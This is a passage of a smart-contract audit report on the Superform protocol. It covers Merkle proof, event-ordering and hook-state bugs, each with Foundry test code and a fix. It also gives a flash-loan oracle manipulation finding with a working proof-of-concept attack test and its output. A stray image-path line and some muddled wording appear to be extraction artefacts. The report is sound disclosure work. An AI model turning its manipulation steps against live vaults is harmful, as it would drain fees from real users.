3. In `IMinimalEntryPoint.sol` from the `vendor` folder, add the following `nonceSequenceNumber` function:

```
interface IMinimalEntryPoint {

    // ...SNIP

    function nonceSequenceNumber(address, uint192) external view returns(uint256);

    // ...SNIP
}
```

4. Paste the following test:

```
// E2EExecution.t.sol
struct TestData {
    address[] hooksAddresses;
    bytes[] hooksData;
    uint256 zero;
    uint256 ten;
    PackedUserOperation[] userOps;
    bytes signature;
    bytes sigData;
    bytes32[] leaves;
    bytes32[][] proof;
    bytes32 root;
}

struct DestinationMessage {
```

```
    bytes initData;
    bytes executorCalldata;
    address _account;
    address[] dstTokens;
    uint256[] intentAmounts;
}

function testOrion_multipleCrossChainTransactionsCanNotBeSent() public {
    TestData memory testData;

    uint256 amount = 100e6;

    AcrossSendFundsAndExecuteOnDstHook acrossHook = new AcrossSendFundsAndExecuteOnDstHook(
            0x5c7BCd6E7De5423a257D81B442095A1a6ced35C5,
            address(superMerkleValidator)
        );

    address accountOwner = makeAddr("owner");

    // Step 1: Create account
    address nexusAccount = _createWithNexus(
        address(nexusRegistry),
        attesters,
        threshold,
        1e18
    );

    // 2. Add tokens to account
    _getTokens(CHAIN_1_USDC, nexusAccount, amount);
    _getTokens(CHAIN_1_WETH, nexusAccount, amount);

    // 3. Create Hook data for the UserOp. We'll want to
    // - Approve the bridge for USDC
    // - Approve the bridge for WETH
    // - Bridge USDC
    // - Bridge WETH

    testData.hooksAddresses = new address[](4);
    testData.hooksAddresses[0] = approveHook;
    testData.hooksAddresses[1] = approveHook;
    testData.hooksAddresses[2] = address(acrossHook);
    testData.hooksAddresses[3] = address(acrossHook);

    testData.hooksData = new bytes[](4);
    // Build approval data
    testData.hooksData[0] = _createApproveHookData(
        CHAIN_1_USDC,
        0x5c7BCd6E7De5423a257D81B442095A1a6ced35C5,
        amount,
        false
    );
    testData.hooksData[1] = _createApproveHookData(
        CHAIN_1_WETH,
        0x5c7BCd6E7De5423a257D81B442095A1a6ced35C5,
        amount,
        false
    );

    DestinationMessage memory message;
    message.initData = hex"aaaaaaaa"; // not important for the test
    message.executorCalldata = hex"eeeeeeee";
    message.dstTokens = new address[](1);
    message.dstTokens[0] = CHAIN_1_USDC;
    message.intentAmounts = new uint256[](1);
    message.intentAmounts[0] = amount;

    testData.ten = 10;
    // Build across data.
    testData.hooksData[2] = abi.encodePacked(
        testData.zero, /// uint256 value = BytesLib.toUint256(data, 0);
        nexusAccount, /// address recipient = BytesLib.toAddress(data, 32);
        CHAIN_1_USDC, /// address inputToken = BytesLib.toAddress(data, 52);
        CHAIN_1_USDC, /// address outputToken = BytesLib.toAddress(data, 72);
        amount, /// uint256 inputAmount = BytesLib.toUint256(data, 92);
        amount, /// uint256 outputAmount = BytesLib.toUint256(data, 124);
        testData.ten, /// uint256 destinationChainId = BytesLib.toUint256(data, 156);
```

```
        address(0), /// address exclusiveRelayer = BytesLib.toAddress(data, 188);
        uint32(testData.zero), /// uint32 fillDeadlineOffset = BytesLib.toUint32(data, 208);
        uint32(testData.zero), /// uint32 exclusivityPeriod = BytesLib.toUint32(data, 212);
        false, /// bool usePrevHookAmount = _decodeBool(data, 216);
        abi.encode(
            message.initData,
            message.executorCalldata,
            message._account,
            message.dstTokens,
            message.intentAmounts
        ) /// bytes destinationMessage = BytesLib.slice(data, 217, data.length - 217);
    );

    message.dstTokens[0] = CHAIN_1_WETH;
    message.executorCalldata = hex"dddddddd"; // executor callData changes for destination

    testData.hooksData[3] = abi.encodePacked(
        testData.zero, /// uint256 value = BytesLib.toUint256(data, 0);
        nexusAccount, /// address recipient = BytesLib.toAddress(data, 32);
        CHAIN_1_WETH, /// address inputToken = BytesLib.toAddress(data, 52);
        CHAIN_1_WETH, /// address outputToken = BytesLib.toAddress(data, 72);
        amount, /// uint256 inputAmount = BytesLib.toUint256(data, 92);
        amount, /// uint256 outputAmount = BytesLib.toUint256(data, 124);
        testData.ten, /// uint256 destinationChainId = BytesLib.toUint256(data, 156);
        address(0), /// address exclusiveRelayer = BytesLib.toAddress(data, 188);
        uint32(testData.zero), /// uint32 fillDeadlineOffset = BytesLib.toUint32(data, 208);
        uint32(testData.zero), /// uint32 exclusivityPeriod = BytesLib.toUint32(data, 212);
        false, /// bool usePrevHookAmount = _decodeBool(data, 216);
        abi.encode(
            message.initData,
            message.executorCalldata,
            message._account,
            message.dstTokens,
            message.intentAmounts
        ) /// bytes destinationMessage = BytesLib.slice(data, 217, data.length - 217);
    );

    ISuperExecutor.ExecutorEntry memory entry = ISuperExecutor
        .ExecutorEntry({
            hooksAddresses: testData.hooksAddresses,
            hooksData: testData.hooksData
        });

    // prepare data & execute through entry point
    Execution[] memory executions = new Execution[](1);
    executions[0] = Execution({
        target: address(superExecutorModule),
        value: 0,
        callData: abi.encodeWithSelector(
            ISuperExecutor.execute.selector,
            abi.encode(entry)
        )
    });

    // Nexus.execute()
    bytes memory callData = _prepareExecutionCalldata(executions);
    uint256 nonce = _prepareNonce(nexusAccount);
    PackedUserOperation memory userOp = _createPackedUserOperation(
        nexusAccount,
        nonce,
        callData
    );

    // create validator merkle tree & get signature data
    uint48 validUntil = uint48(block.timestamp + 1 hours);

    // Create leaves
    testData.leaves = new bytes32[](3);
    // Leaf for source operation
    testData.leaves[0] = _createSourceValidatorLeaf(
        IMinimalEntryPoint(ENTRYPOINT_ADDR).getUserOpHash(userOp),
        validUntil
    );

    // Leaf for cross-chain USDC
    message.dstTokens[0] = CHAIN_1_USDC;
```

```
testData.leaves[1] = _createDestinationValidatorLeaf(
    abi.encode(
        message.initData,
        hex"eeeeeeee", // executor calldata, random value associated with the USDC transfer
        message._account,
        message.dstTokens,
        message.intentAmounts
    ), // executionData
    uint64(testData.ten),
    nexusAccount,
    makeAddr("executor"),
    message.dstTokens,
    message.intentAmounts,
    uint48(block.timestamp)
);

// Leaf for cross-chain WETH
message.dstTokens[0] = CHAIN_1_WETH;
testData.leaves[1] = _createDestinationValidatorLeaf(
    abi.encode(
        message.initData,
        hex"dddddddd", // executor calldata, random value associated with the WETH transfer
        message._account,
        message.dstTokens,
        message.intentAmounts
    ), // executionData
    uint64(testData.ten),
    nexusAccount,
    makeAddr("executor"),
    message.dstTokens,
    message.intentAmounts,
    uint48(block.timestamp)
);

(testData.proof, testData.root) = _createValidatorMerkleTree(
    testData.leaves
);

// Sign root
testData.signature = _getSignature(testData.root);

//////////////////////////////////////////////////////
//  HERE COMES THE PROBLEM: Which proof should we  //
//  set as destination? We can only choose one!    //
//  In this case, we choose proof[1], which leaves //
//  proof[2] outside of the signature data, making //
//  it impossible to provide the proof for WETH's  //
// cross-chain message                             //
//////////////////////////////////////////////////////

testData.sigData = abi.encode(
    validUntil,
    testData.root,
    testData.proof[0],
    testData.proof[1], // destination proof
    testData.signature
);

// Build userops
userOp.signature = testData.sigData;

testData.userOps = new PackedUserOperation[](1);
testData.userOps[0] = userOp;

// Record logs
vm.recordLogs();
IMinimalEntryPoint(ENTRYPOINT_ADDR).handleOps(
    testData.userOps,
    payable(nexusAccount)
);

bytes32 FundsDeposited = keccak256(
    "FundsDeposited(bytes32,bytes32,uint256,uint256,uint256,uint256,uint32,uint32,uint32,bytes32,by
    ↪  tes32,bytes32,bytes)"
);
```

```
        Vm.Log[] memory entries = vm.getRecordedLogs();

        bytes32[] memory firstProof;
        bytes32[] memory secondProof;

        for (uint256 i; i < entries.length; i++) {
            if (entries[i].topics[0] == FundsDeposited) {

                // decode destination message
                (address inputToken, , , , , , , , bytes memory message) = abi
                    .decode(
                        entries[i].data,
                        (
                            address,
                            address,
                            uint256,
                            uint256,
                            uint32,
                            uint32,
                            uint32,
                            address,
                            address,
                            bytes
                        )
                    );

                // decode appended signature
                (, , , , , bytes memory sigData) = abi.decode(
                    message,
                    (bytes, bytes, address, address[], uint256[], bytes)
                );

                // decode sigData
                (
                    ,
                    ,
                    ,
                    bytes32[] memory proofDst,

                ) = abi.decode(
                        sigData,
                        (uint48, bytes32, bytes32[], bytes32[], bytes)
                    );

                if (firstProof.length == 0) {
                    firstProof = new bytes32[](proofDst.length);
                    for (uint256 j; j < proofDst.length; j++) {
                        firstProof[j] = proofDst[j];
                    }
                } else {
                    secondProof = new bytes32[](proofDst.length);
                    for (uint256 j; j < proofDst.length; j++) {
                        secondProof[j] = proofDst[j];
                    }
                }

                console.log(inputToken); // show messages are different, first one will show USD, second one
                ↪  WETH
            }
        }
        for (uint256 j; j < firstProof.length; j++) {
            assertEq(firstProof[j], secondProof[j]);
        }
    }
```

Run the test with `forge test --mt testOrion_multipleCrossChainTransactionsCanNotBeSent -vvvv --via-ir`.

Recommendation: Encode a matrix instead of a single array as the `proofDst`. The first level of the matrix will indicate which leaf the proof is for, while the second level will be the proof itself:

```
  // SuperValidatorBase.sol

  function _decodeSignatureData(bytes memory sigDataRaw) internal pure virtual returns (SignatureData memory) {
          (
              uint48 validUntil,
              bytes32 merkleRoot,
              bytes32[] memory proofSrc,
-             bytes32[] memory proofDst,
+             bytes32[][] memory proofDst,
              bytes memory signature
-         ) = abi.decode(sigDataRaw, (uint48, bytes32, bytes32[], bytes32[], bytes));
+         ) = abi.decode(sigDataRaw, (uint48, bytes32, bytes32[], bytes32[][], bytes));
          return SignatureData(validUntil, merkleRoot, proofSrc, proofDst, signature);
      }
```

Superform: Fixed in PR 645.

3.3 Low Risk

3.3.1 Incorrect event parameters order during emission

Submitted by PotEater, also found by 0xAlexSR

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: In the `SuperLedgerConfiguration.sol` contract, in the function `proposeYieldSourceOracleConfig` there is an event being emitted incorrectly. The function emits event `YieldSourceOracleConfigProposalSet`. This is how the event is declared:

```
event YieldSourceOracleConfigProposalSet(
    bytes4 indexed yieldSourceOracleId,
    address indexed yieldSourceOracle,
    uint256 feePercent,
    address manager,
    address feeRecipient,
    address ledger
);
```

However the event is emitted like this:

```
emit YieldSourceOracleConfigProposalSet(
    config.yieldSourceOracleId,
    config.yieldSourceOracle,
    config.feePercent,
    config.feeRecipient, // @audit-issue swapped parameters
    existingConfig.manager,
    config.ledger
);
```

The event is emitted with swapped parameters, the fourth parameter is config.feeRecipient, however it should be existingConfig.manager instead. The incorrect event logs may cause off-chain services to malfunction.

Proof of Concept: To run this proof of concept, add this function in the `LedgerTests.t.sol` contract:

```
function test_Incorrect_Emission() public {
    // First set initial config
    bytes4 oracleId = bytes4(keccak256("test"));
    address oracle = address(0x123);
    uint256 feePercent = 1000; // 10%
    address feeRecipient = address(0x456);
    address ledger = address(superLedger);

    ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[] memory configs =
        new ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[](1);
    configs[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
        yieldSourceOracleId: oracleId,
        yieldSourceOracle: oracle,
        feePercent: feePercent,
        feeRecipient: feeRecipient,
        ledger: ledger
    });
    config.setYieldSourceOracles(configs);

    // Now propose new config
    address newOracle = address(0x789);
    uint256 newFeePercent = 1500; // 15%
    address newFeeRecipient = address(0xabc);
    address newLedger = address(flatFeeLedger);

    configs[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
        yieldSourceOracleId: oracleId,
        yieldSourceOracle: newOracle,
        feePercent: newFeePercent,
        feeRecipient: newFeeRecipient,
        ledger: newLedger
    });
    config.proposeYieldSourceOracleConfig(configs);
}
```

Also to make it more clear, I slightly changed the `proposeYieldSourceOracleConfig` function, added `console.log`:

```
function proposeYieldSourceOracleConfig(YieldSourceOracleConfigArgs[] calldata configs) external virtual {
    uint256 length = configs.length;
    if (length == 0) revert ZERO_LENGTH();

    for (uint256 i; i < length; ++i) {
        YieldSourceOracleConfigArgs calldata config = configs[i];

        YieldSourceOracleConfig memory existingConfig = yieldSourceOracleConfig[config.yieldSourceOracleId];
        if (existingConfig.ledger == address(0) || existingConfig.manager == address(0)) revert
        ↪  CONFIG_NOT_FOUND();

        if (existingConfig.manager != msg.sender) revert NOT_MANAGER();

        if (yieldSourceOracleConfigProposalExpirationTime[config.yieldSourceOracleId] > 0) {
            revert CHANGE_ALREADY_PROPOSED();
        }

        if (existingConfig.feePercent > 0) {
            // allow fee percent change without validation when the new fee percentage is 0
            if (config.feePercent > 0) {
                uint256 minFee = Math.mulDiv(existingConfig.feePercent, (10_000 - MAX_FEE_PERCENT_CHANGE),
                ↪  10_000);
                uint256 maxFee = Math.mulDiv(existingConfig.feePercent, (10_000 + MAX_FEE_PERCENT_CHANGE),
                ↪  10_000);
                if (config.feePercent < minFee || config.feePercent > maxFee) revert INVALID_FEE_PERCENT();
            }
        }

        _validateYieldSourceOracleConfig(
            config.yieldSourceOracleId,
            config.yieldSourceOracle,
            config.feePercent,
            config.feeRecipient,
            config.ledger
        );

        yieldSourceOracleConfigProposals[config.yieldSourceOracleId] = YieldSourceOracleConfig({
```

```
            yieldSourceOracle: config.yieldSourceOracle,
            feePercent: config.feePercent,
            feeRecipient: config.feeRecipient,
            manager: existingConfig.manager,
            ledger: config.ledger
        });
        yieldSourceOracleConfigProposalExpirationTime[config.yieldSourceOracleId] =
            block.timestamp + PROPOSAL_EXPIRATION_TIME;

        emit YieldSourceOracleConfigProposalSet(
            config.yieldSourceOracleId,
            config.yieldSourceOracle,
            config.feePercent,
            config.feeRecipient, // @audit-issue swapped parameters, manager should be 4. not 5.
            existingConfig.manager,
            config.ledger
        );
        console.log("Manager address: ", existingConfig.manager);
        console.log("Fee recipient address: ", config.feeRecipient);
    }
}
```

Result:

```
[PASS] test_Incorrect_Emission() (gas: 277472)
Logs:
  Manager address:  0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496
  Fee recipient address:  0x000000000000000000000000000000000000aBc

Traces:
  [277472] LedgerTests::test_Incorrect_Emission()
    [116316] SuperLedgerConfiguration::setYieldSourceOracles([YieldSourceOracleConfigArgs({
    ↪  yieldSourceOracleId: 0x9c22ff5f, yieldSourceOracle: 0x0000000000000000000000000000000000000123,
    ↪  feePercent: 1000, feeRecipient: 0x0000000000000000000000000000000000000456, ledger:
    ↪  0xc7183455a4C133Ae270771860664b6B7ec320bB1 })])
       emit YieldSourceOracleConfigSet(yieldSourceOracleId: 0x9c22ff5f, yieldSourceOracle:
    ↪  0x0000000000000000000000000000000000000123, feePercent: 1000, manager: LedgerTests:
    ↪  [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], feeRecipient:
    ↪  0x0000000000000000000000000000000000000456, ledger: SuperLedger:
    ↪  [0xc7183455a4C133Ae270771860664b6B7ec320bB1])
       ← [Stop]
    [145244] SuperLedgerConfiguration::proposeYieldSourceOracleConfig([YieldSourceOracleConfigArgs({
    ↪  yieldSourceOracleId: 0x9c22ff5f, yieldSourceOracle: 0x0000000000000000000000000000000000000789,
    ↪  feePercent: 1500, feeRecipient: 0x000000000000000000000000000000000000aBc, ledger:
    ↪  0xa0Cb889707d426A7A386870A03bc70d1b0697598 })])
       emit YieldSourceOracleConfigProposalSet(yieldSourceOracleId: 0x9c22ff5f, yieldSourceOracle:
    ↪  0x0000000000000000000000000000000000000789, feePercent: 1500, manager:
    ↪  0x000000000000000000000000000000000000aBc, feeRecipient: LedgerTests:
    ↪  [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], ledger: FlatFeeLedger:
    ↪  [0xa0Cb889707d426A7A386870A03bc70d1b0697598])
       [0] console::log("Manager address: ", LedgerTests: [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496])
    ↪  [staticcall]
          ← [Stop]
       [0] console::log("Fee recipient address: ", 0x000000000000000000000000000000000000aBc) [staticcall]
          ← [Stop]
       ← [Stop]
    ← [Stop]

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 2.21ms (310.40µs CPU time)
```

Recommendation: Emit parameters incorrectly. Fix:

```
emit YieldSourceOracleConfigProposalSet(
    config.yieldSourceOracleId,
    config.yieldSourceOracle,
    config.feePercent,
    existingConfig.manager, // FIXED
    config.feeRecipient,
    config.ledger
);
```

Superform: Fixed in PR 496.

3.3.2 Incorrect state change in Ethena cooldown hook will cause issues when chaining hooks

Submitted by samuraii77

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: The Ethena cooldown hook allows users to burn their shares and in return, they will receive assets after a certain cooldown by using the Ethena unstake hook. However, the Ethena cooldown hook incorrectly changes the transient state which will cause issues for users trying to chain different hook operations by using storage from previous such. We have the following code:

```
function _preExecute(address, address account, bytes calldata data) internal override {
    outAmount = _getSharesBalance(account, data);
}

function _postExecute(address, address account, bytes calldata data) internal override {
    outAmount = outAmount - _getSharesBalance(account, data);
}
```

As seen, we cache the shares the user has before the execution and then deduct the new shares balance after the execution, effectively getting the shares we burned. However, it is stored in `outAmount` instead of `usedShares` which is completely incorrect as `outAmount` is the output amount of a hook's execution:

```
/// @notice The output amount produced by this hook's execution
/// @dev Set during postExecute, used by subsequent hooks in the chain
uint256 public transient outAmount;
```

Instead, `usedShares` should be used as that is the amount of shares the hook used up, or in this case burned:

```
/// @notice The number of shares used by this hook's operation
/// @dev Used for accounting and tracking consumption of position shares
uint256 public transient usedShares;
```

Due to this issue, any calls to `usedShares` in subsequent hooks expecting a correct value will actually simply get 0 which can cause a range of issues, depending on the exact hook implementation. Same goes for `outAmount` which will return a value that we did not actually receive.

Recommendation: Set `usedShares` instead.

Superform: Fixed in PR 506.

3.3.3 Flash Loan Oracle Manipulation Extracts Excess Fees from Users

Submitted by nodesemesta

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: The `ERC4626YieldSourceOracle` oracle implementation in the SuperForm protocol is vulnerable to price manipulation through flash loans, allowing attackers to artificially inflate the fees charged to users during withdrawals. By temporarily manipulating the price of the underlying assets right before a user's withdrawal, an attacker can cause the protocol to calculate significantly higher profit margins, resulting in excessive fees being charged to users.

Root Cause: The vulnerability stems from the protocol's reliance on spot prices for fee calculation, without any time-weighted average protection or manipulation resistance.

- Internal Pre-Conditions:
  - Fee calculation based on direct difference between current asset value and cost basis. BaseLedger.sol#L174-185:

```
    function _calculateFees(uint256 costBasis, uint256 amountAssets, uint256 feePercent)
        internal
        pure
        virtual
        returns (uint256 feeAmount)
    {
        uint256 profit = amountAssets > costBasis ? amountAssets - costBasis : 0; // <<<
        if (profit > 0) {
            if (feePercent == 0) revert FEE_NOT_SET();
            feeAmount = Math.mulDiv(profit, feePercent, 10_000); // <<<
        }
    }
```

  - No manipulation resistance in `ERC4626YieldSourceOracle`'s pricing mechanism. ERC4626YieldSourceOracle.sol#L46-50:

```
function getPricePerShare(address yieldSourceAddress) public view override returns (uint256) {
    IERC4626 yieldSource = IERC4626(yieldSourceAddress);
    uint256 _decimals = yieldSource.decimals();
    return yieldSource.convertToAssets(10 ** _decimals); // <<<
}
```


- External Pre-Conditions:
  - Attacker has access to significant capital (e.g., flash loans).
  - Vault is sensitive to large deposits altering the price per share.
  - The protocol uses direct spot prices for fee calculations without averaging or delay mechanisms.

Impact: When users withdraw from vaults integrated with the SuperForm protocol, they may be charged significantly inflated fees due to price manipulation. Our enhanced PoC demonstrates a price manipulation of 102% resulting in a fee increase of 307%, effectively extracting thousands of additional tokens from users. The vulnerability can affect any ERC4626-compatible vault in the system, especially those with lower liquidity or those that are more sensitive to large deposits.

> **Note:** As highlighted in the project README under the Accounting Layer section, "Oracle-Based Pricing" is a critical component where "The YieldSourceOracle derives price-per-share and other relevant metadata for yield sources." The README further acknowledges that "Risks may exist if the yield source oracles provide incorrect data," but this vulnerability demonstrates that malicious manipulation (not just incorrect data) can directly impact user funds by inflating fees. While the README states that SuperBundler enforces specific yieldSourceOracleIds, this protection does not mitigate oracle price manipulation attacks as demonstrated in this PoC.

- Exploit Setup:
  - Attacker identifies a target vault where a user is about to withdraw.
  - Attacker takes a flash loan and makes a large deposit into the vault.
  - The large deposit temporarily increases the price per share of the vault.
  - User withdraws during this price spike, paying significantly higher fees.
  - Attacker withdraws their funds immediately after.

The diagram below illustrates this attack flow:



Proof of Concept: The complete proof of concept (`EnhancedOracleManipulationPoC.t.sol`) consists of multiple contracts that demonstrate how an attacker can manipulate oracle prices to extract excessive fees from users. The key parts of the proof of concept include:

1. Highly Sensitive Vault Implementation:

```
// Vault with a price calculation mechanism that is highly sensitive to manipulation
contract HighlySensitiveVault is ERC4626 {
    // Amplification factor to increase the impact of manipulation
    uint256 public amplificationFactor = 5;
    bool public bypassAmplification = false;

    constructor(IERC20 asset) ERC4626(asset) ERC20("Sensitive Vault", "sVAULT") {}

    // Override function to make price more sensitive to large deposits
    function totalAssets() public view override returns (uint256) {
        // Base assets are the token balance owned by the vault
        uint256 baseAssets = IERC20(asset()).balanceOf(address(this));

        // Bypass amplification if needed for normal withdrawals
        if (bypassAmplification) {
            return baseAssets;
        }

        // If total supply is small (initial deposit), return normal value
        if (totalSupply() < 1000 * 10**18) {
            return baseAssets;
        }

        // Calculate ratio between total assets and total shares
        // If this ratio is high, it means there's a large deposit that just entered
        uint256 ratio = (baseAssets * 10**18) / totalSupply();
        uint256 baseline = 10**18; // 1:1 baseline ratio

        // If ratio is greater than baseline, amplify its effect
        if (ratio > baseline) {
            uint256 excess = ratio - baseline;
            // Amplify excess with amplification factor
            uint256 amplifiedExcess = excess * amplificationFactor;

            // Calculate the amplified asset value
            return (baseline + amplifiedExcess) * totalSupply() / 10**18;
        }

        return baseAssets;
    }

    // Function to adjust the amplification factor (for testing)
    function setAmplificationFactor(uint256 factor) external {
        amplificationFactor = factor;
    }
```

```
    // Function to disable/enable amplification (for testing)
    function toggleBypassAmplification(bool bypass) external {
        bypassAmplification = bypass;
    }
}
```

2. Ledger Implementation for Fee Calculation:

```
contract TestLedger is BaseLedger {
    constructor(address superLedgerConfiguration_, address[] memory allowedExecutors_)
        BaseLedger(superLedgerConfiguration_, allowedExecutors_)
    {}

    function _processOutflow(
        address user,
        address yieldSource,
        uint256 amountAssets,
        uint256 usedShares,
        ISuperLedgerConfiguration.YieldSourceOracleConfig memory config
    ) internal override returns (uint256 feeAmount) {
        uint256 costBasis = _calculateCostBasis(user, yieldSource, usedShares);
        feeAmount = _calculateFees(costBasis, amountAssets, config.feePercent);
    }

    function getCostBasis(address user, address yieldSource, uint256 shares)
        public
        view
        returns (uint256)
    {
        return usersAccumulatorCostBasis[user][yieldSource];
    }
}
```

3. Complete Flash Loan Attack Test:

```
function test_FlashLoanAttack() public {
    console2.log("\n===== FLASH LOAN ATTACK =====");

    // Generate yield the same as normal test
    token.mint(address(vault), generatedYield);

    // Record initial state
    uint256 initialPrice = oracle.getPricePerShare(address(vault));
    uint256 userShares = vault.balanceOf(user);
    uint256 normalAssetValue = vault.previewRedeem(userShares);
    uint256 costBasis = ledger.getCostBasis(user, address(vault), userShares);

    // Calculate normal fee before manipulation
    uint256 normalProfit = normalAssetValue > costBasis ? normalAssetValue - costBasis : 0;
    uint256 normalFee = normalProfit * 2000 / 10000; // 20% fee

    console2.log("Before attack:");
    console2.log("  Price per share:", initialPrice / 1e18);
    console2.log("  User shares:", userShares / 1e18);
    console2.log("  Normal asset value:", normalAssetValue / 1e18);
    console2.log("  Cost basis:", costBasis / 1e18);
    console2.log("  Normal profit:", normalProfit / 1e18);
    console2.log("  Normal fee:", normalFee / 1e18);

    // Execute price manipulation via "flash loan"
    console2.log("\nExecuting price manipulation via flash loan...");

    // 1. Mint "flash loan" amount
    token.mint(attacker, flashLoanAmount);

    // 2. Attacker manipulates price
    vm.startPrank(attacker);
    token.approve(address(vault), flashLoanAmount);
    vault.deposit(flashLoanAmount, attacker);

    // 3. Check manipulated price
    uint256 manipulatedPrice = oracle.getPricePerShare(address(vault));
    console2.log("After manipulation:");
    console2.log("  Vault total assets:", vault.totalAssets() / 1e18);
```

```
        console2.log("  Vault total shares:", vault.totalSupply() / 1e18);
        console2.log("  Original price per share:", initialPrice / 1e18);
        console2.log("  Manipulated price per share:", manipulatedPrice / 1e18);
        console2.log("  Price increase: ", ((manipulatedPrice * 100) / initialPrice) - 100, "%");

        // 4. Calculate manipulated asset value
        uint256 manipulatedAssetValue = vault.previewRedeem(userShares);

        console2.log("  Original asset value:", normalAssetValue / 1e18);
        console2.log("  Manipulated asset value:", manipulatedAssetValue / 1e18);
        console2.log("  Asset value increase:", ((manipulatedAssetValue * 100) / normalAssetValue) - 100,
        ↪  "%");

        vm.stopPrank();

        // 5. User withdraws with manipulated price
        // Calculate manipulated profit and fee
        uint256 manipulatedProfit = manipulatedAssetValue > costBasis ? manipulatedAssetValue - costBasis :
        ↪  0;
        uint256 manipulatedFee = manipulatedProfit * 2000 / 10000; // 20% fee

        console2.log("\nWithdrawal with manipulated price:");
        console2.log("  Normal profit:", normalProfit / 1e18);
        console2.log("  Manipulated profit:", manipulatedProfit / 1e18);
        console2.log("  Expected normal fee:", normalFee / 1e18);
        console2.log("  Expected manipulated fee:", manipulatedFee / 1e18);

        // Stop any pranking to ensure we call as the test contract (which is an executor)
        vm.stopPrank();

        // Process withdrawal in ledger with manipulated price
        uint256 actualFee = ledger.updateAccounting(
            user,
            address(vault),
            oracleId,
            false,
            manipulatedAssetValue,
            userShares
        );

        console2.log("  Actual fee charged:", actualFee / 1e18);

        // Ensure the vault has enough tokens to process withdrawal
        uint256 vaultBalance = token.balanceOf(address(vault));
        uint256 withdrawAmount = manipulatedAssetValue - actualFee;
        if (vaultBalance < withdrawAmount) {
            uint256 shortfall = withdrawAmount - vaultBalance;
            token.mint(address(vault), shortfall);
            console2.log("  Added shortfall tokens to vault:", shortfall / 1e18);
        }

        // Start pranking as user for the actual withdrawal
        vm.startPrank(user);
        // User withdraws from vault
        vault.redeem(userShares, user, user);
        vm.stopPrank();

        // 6. Attacker withdraws "flash loan"
        vm.startPrank(attacker);
        vault.redeem(vault.balanceOf(attacker), attacker, attacker);
        vm.stopPrank();

        // 7. Check final prices
        uint256 finalPrice = oracle.getPricePerShare(address(vault));
        console2.log("\nAfter attack cleanup:");
        console2.log("  Final price per share:", finalPrice / 1e18);
        console2.log("  Final user balance:", token.balanceOf(user) / 1e18);
        console2.log("  Fee recipient balance:", token.balanceOf(feeRecipient) / 1e18);

        // 8. Compare actual vs normal fee
        console2.log("\nFee comparison:");
        console2.log("  Normal fee (without manipulation):", normalFee / 1e18);
        console2.log("  Manipulated fee (charged):", actualFee / 1e18);
        console2.log("  Excess fee due to manipulation:", (actualFee - normalFee) / 1e18);

        uint256 feeIncreasePct = ((actualFee * 100) / normalFee) - 100;
```

```
        console2.log("  Fee increase: ", feeIncreasePct, "%");

        // 9. Verify attack success
        assertGt(actualFee, normalFee, "Attack should result in higher fees");
        assertGt(feeIncreasePct, 30, "Fee increase should be significant (>30%)");
        console2.log("\n===== ATTACK SUCCESSFUL: USER PAID SIGNIFICANTLY HIGHER FEES DUE TO PRICE
        ↪  MANIPULATION =====");
    }
```

The attack exploits the price calculation mechanism by artificially inflating the price before a user's withdrawal, causing them to pay significantly higher fees.

When running the command: `forge test --via-ir --match-contract EnhancedOracleManipulationPoC -vvv`, we get the complete output showing both the normal withdrawal test and the attack test:

```
[] Compiling...
[] Compiling 1 files with Solc 0.8.30
[] Solc 0.8.30 finished in 6.87s
Compiler run successful with warnings:
Warning (5667): Unused function parameter. Remove or comment out the variable name to silence this warning.
  --> test/vulnerability/EnhancedOracleManipulationPoC.t.sol:102:62:
   |
102 |     function getCostBasis(address user, address yieldSource, uint256 shares)
   |                                                              ^^^^^^^^^^^^^^

Ran 2 tests for test/vulnerability/EnhancedOracleManipulationPoC.t.sol:EnhancedOracleManipulationPoC
[PASS] test_FlashLoanAttack() (gas: 216844)
Logs:
  ===== INITIAL STATE =====
  Initial vault state:
    Total assets: 10000
    Total shares: 10000
    Price per share: 1
  User position:
    Shares: 10000
    Cost basis: 10000

===== FLASH LOAN ATTACK =====
